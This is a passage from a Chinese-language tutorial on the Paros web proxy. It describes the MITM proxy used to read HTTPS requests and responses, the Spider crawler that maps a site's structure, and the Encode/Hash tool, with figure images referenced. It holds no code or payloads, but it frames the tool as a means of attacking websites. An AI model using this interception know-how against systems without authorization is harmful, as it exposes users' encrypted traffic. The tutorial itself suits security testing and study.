


图6




图7

MITM (Man-in-the-middle) Proxy

中间人代理(MITM Proxy)是Paros最有特色的功能了，在攻击HTTP的时候该功能还不是很明显，因为普通的嗅探器、抓包工具都可以捕获HTTP的内容，但是对HTTPS的攻击就不一样了，使用普通的抓包工具捕获到的HTTPS包都是乱码(见图8)，因为HTTPS使用了SSL或TLS的加密。面对加密的内容我们就无法进行下一步的分析了，这时候Paros的MITMProxy就派上用场了。

经过使用Paros的MITMProxy，即使目标网站使用了HTTPS，我们也能很明了地看到Request(见图9)和Response(见图10)的内容。




图8




图9




图10

Spider（蜘蛛）

Spider功能就是爬行了，单击Analyse菜单里面的Spider命令，接着在弹出对话框中单击start就开始爬行了（见图11），这项功能可以帮助我们快速理清网站的目录结构。Paros会把during crawl和out of crawl scope的URI分开来（见图12）。




图11




图12

Encode/Hash

在Tools菜单里面有一个小工具是Encode/Hash，就是可以做URL 加密解密、Base64加密解密、求SHA1 Hash、求MD5 Hash等功能的工具（见图13）。

